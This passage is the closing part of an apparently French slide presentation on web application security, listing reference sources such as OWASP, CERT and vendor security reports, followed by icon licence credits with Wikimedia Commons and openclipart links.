  https://www.owasp.org/index.php/Top_10_2013
  http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- WASC (Web Application Security Consortium)
  http://www.webappsec.org/projects/threat/classes_of_attack.shtml
- CERTA (Centre d'Expertise Gouvernemental de Réponse et de Traitement des Attaques Informatiques)
  http://www.certa.ssi.gouv.fr
- CERT (Computer Emergency Response Team)
  http://www.cert.org
- Pôle ARESU CNRS
  https://aresu.dsi.cnrs.fr/
- Rapport annuel Veracode
  http://www.veracode.com/resources/state-of-software-security
- Rapport annuel WhiteHat
  http://info.whitehatsec.com/rs/whitehatsecurity/images/statsreport2014-20140410.pdf
- Rapport annuel Symantec
  http://www.symantec.com/fr/fr/security_response/publications/threatreport.jsp

Merci

Questions ?

Licences icônes


Par RRZEicons (Travail personnel) [CC BY-SA 3.0 (http://creativecommons.org/licenses/by-sa/3.0)], via Wikimedia Commons

http://commons.wikimedia.org/wiki/File:Server-web.svg?uselang=fr
http://commons.wikimedia.org/wiki/File:Server-web-database.svg?uselang=fr

Par J.J. at the English language Wikipedia [GFDL (www.gnu.org/copyleft/fdl.html) or CC-BY-SA-3.0 (http://creativecommons.org/licenses/by-sa/3.0/)], from Wikimedia Commons

http://commons.wikimedia.org/wiki/File:Piratey_transparent_background.svg

By Everaldo Coelho; see upload log (based on File:Crystal personal.png) [LGPL (http://www.gnu.org/licenses/lgpl.html)], via Wikimedia Commons

http://commons.wikimedia.org/wiki/File%3ACrystal_personal.svg

© 2007 Nuno Pinheiro & David Vignoni & David Miller & Johann Ollivier Lapeyre & Kenneth Wimer & Riccardo Iaconelli / KDE / LGPL 3, via Wikimedia Commons

http://commons.wikimedia.org/wiki/File:Oxygen480-apps-preferences-web-browser-cookies.svg

https://openclipart.org/detail/171856/icon-html---a-cone
https://openclipart.org/detail/83893/file-icon


https://openclipart.org/detail/25499/image
https://openclipart.org/detail/171857/icon-pdf---a-cone


https://openclipart.org/detail/139363/sample-folder
https://openclipart.org/detail/202408/raseone-file-cabinet


https://openclipart.org/detail/170560/email-simple-7
https://openclipart.org/detail/19201/passport

Licences icônes


https://openclipart.org/detail/47605/pirate-jack-rackham


https://openclipart.org/detail/26719/shopping-cart


https://openclipart.org/detail/14848/red-fedora
https://openclipart.org/detail/2864/adventurer-hat


https://openclipart.org/detail/3491/blank-t-shirt


https://openclipart.org/detail/174534/administrator


https://openclipart.org/detail/12538/game-baddie-angel
https://openclipart.org/detail/12570/game-baddie-pirate


https://openclipart.org/detail/38617/baby-tux

https://openclipart.org/detail/140437/empty-monitor


https://openclipart.org/detail/202207/found-finger-pointer
https://openclipart.org/detail/27063/pointer

https://openclipart.org/detail/34933/architetto----unita-disco-rigido


https://openclipart.org/detail/35341/tango-system-software-update


https://openclipart.org/detail/94723/database-symbol


https://openclipart.org/detail/211860/gears


https://openclipart.org/detail/19173/cadenas
https://openclipart.org/detail/19174/cadenas


https://openclipart.org/detail/191744/key-yellow


https://openclipart.org/detail/126925/laptop


https://openclipart.org/detail/192889/injection


https://openclipart.org/detail/25915/trash


https://openclipart.org/detail/171200/fishing-rod


https://openclipart.org/detail/195803/cpu

https://openclipart.org/detail/100861/ram-chip


https://openclipart.org/detail/212119/sensors


https://openclipart.org/detail/168315/spyglass

https://openclipart.org/share